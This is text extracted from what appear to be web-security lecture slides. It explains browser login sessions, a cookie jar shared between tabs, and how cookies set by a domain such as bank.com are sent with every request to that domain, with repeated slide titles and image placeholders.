
Login Session




Login Session




Login Session



Login Session



Shared Cookie Jar




Both tabs share the same origin and have access to each others cookies

- (1) Tab 1 logins into <u>bank.com</u> and receives a cookie
- (2) Tab 2's requests also send the cookies received by Tab 1 to bank.com


Cookies are always sent

Cookies set be a domain are always sent for any request to that domain



Cookies are always sent


Cookies set be a domain are always sent for any request to that domain




...for better or worse...

Cookies set be a domain are always sent for any request to that domain

